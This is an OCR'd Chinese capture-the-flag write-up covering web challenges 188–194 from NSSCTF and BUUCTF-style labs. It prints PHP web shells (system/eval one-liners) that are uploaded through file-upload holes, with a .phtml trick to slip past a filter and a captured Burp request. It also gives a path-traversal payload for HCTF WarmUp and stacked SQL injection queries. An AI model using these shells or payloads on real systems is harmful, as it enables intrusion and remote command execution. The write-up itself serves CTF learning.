





实在解不开 看hint

脚本解开

188 Level 47 BandBomb




应该是文件上传漏洞 随便上传一个文件抓包看看




审计代码


```
const storage = multer.diskStorage({
  destination: (req, file, cb) => {
    const uploadDir = 'uploads';
    if (!fs.existsSync(uploadDir)) {
      fs.mkdirSync(uploadDir);
    }
    cb(null, uploadDir);
  },
  filename: (req, file, cb) => {
    cb(null, file.originalname);
  }
});

const upload = multer({
  storage: storage,
  fileFilter: (_, file, cb) => {
    try {
      if (!file.originalname) {
        return cb(new Error('无效的文件名'), false);
      }
      cb(null, true);
    } catch (err) {
      cb(new Error('文件处理错误'), false);
    }
  }
});
```

189.[LitCTF 2023]作业管理系统



作业管理系统
主页
上传文件
创建文件
MySQL备份
FTP备份
注销
主页 » 文件
1 个文件夹 1 个文件
<<
文件名 / 类型 / 时间
大小
打开 重命名 查看 权限
Homework management Version 1.10.0.2


作业管理系统
node4.anna.nssctf.cn:28740/index.php?op=up
主页
返回 ./
上传文件
创建文件
MySQL备份
FTP备份
注销
本地上传 Max:2M,20个
浏览...
muma.php
./
解压
删除
上传
远程下载
什么是远程下载?
远程下载是从其他服务器获取文件并直接下载到当前服务器的一种功能。
类似于SSH的Wget功能，免去我们下载再手动上传所浪费的时间。
./
https://github.com/ProbiusOfficial/My_pic/blob/main/demo.jpg
解压
删除
下载
Homework management Version 1.10.0.2
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer
Extensions Learn
Intercept HTTP history WebSockets history
Proxy settings
Request to http://node4.anna.nssctf.cn:28740 [1.14.71.254]
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
POST /index.php?op=upload HTTP/1.1
Host: node4.anna.nssctf.cn:28740
Content-Length: 377
Origin: http://node4.anna.nssctf.cn:28740
Connection: close
Referer: http://node4.anna.nssctf.cn:28740/index.php?op=up
Content-Type: application/octet-stream
<?php system($_GET['yjh']); ?>
Content-Disposition: form-data; name="ndir"
./


编辑数据（http://node4.anna.nssctf.cn:28740/muma.php）
保存
清空
测试连接
基础配置
URL地址 *
http://node4.anna.nssctf.cn:28740/muma.php
连接密码 *
yjh
网站备注
编码设置
GBK
连接类型
PHP
编码器
default (不推荐)
base64
chr
请求信息




190.easyupload2.0




php是不行滴


过滤了php，jpg改php也不行，改phtml

```
-----------------------------29375254863176263329138868797 5
Content-Disposition: form-data; name="uploaded"; filename="muma.phtml"
Content-Type: image/jpeg

<?php @eval($_POST['yjh']);?>
-----------------------------29375254863176263329138868797 5
Content-Disposition: form-data; name="submit"
```




191.[LitCTF 2023]PHP是世界上最好的语言！！





发现能注入 再看题干说flag在更目录下，直接cat /flag

192.[极客大挑战 2019]EasySQL1




193.[HCTF 2018]WarmUp


又做一遍


```php
<?php
        highlight_file(__FILE__);
        class  emmm
        {
                public  static  function  checkFile(&$page)
                {
                        $whitelist  =  ["source"=>"source.php","hint"=>"hint.php"];
                        if  (!  isset($page)  ||  !is_string($page))  {
                                echo  "you  can't  see  it";
                                return  false;
                        }

                        if  (in_array($page,  $whitelist))  {
                                return  true;
                        }

                        $_page  =  mb_substr(
                                $page,
                                0,
                                mb_strpos($page  .  '?',  '?')
                        );
                        if  (in_array($_page,  $whitelist))  {
                                return  true;
                        }

                        $_page  =  urldecode($page);
                        $_page  =  mb_substr(
                                $_page,
                                0,
                                mb_strpos($_page  .  '?',  '?')
                        );
                        if  (in_array($_page,  $whitelist))  {
                                return  true;
                        }
                        echo  "you  can't  see  it";
                        return  false;
                }
        }

        if  (!  empty($_REQUEST['file'])
                &&  is_string($_REQUEST['file'])
                &&  emmm::checkFile($_REQUEST['file'])
        )  {
                include  $_REQUEST['file'];
                exit;
        }  else  {
                echo  "<br><img  src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\"  />";
        }
?>
```

?file=source.php%253f../../../../ffffflllllllaaaagggg

194[SUCTF 2019]EasySQL








爆破屏蔽字段，最后发现只能堆叠注入

1；show databases;

1;show tables;

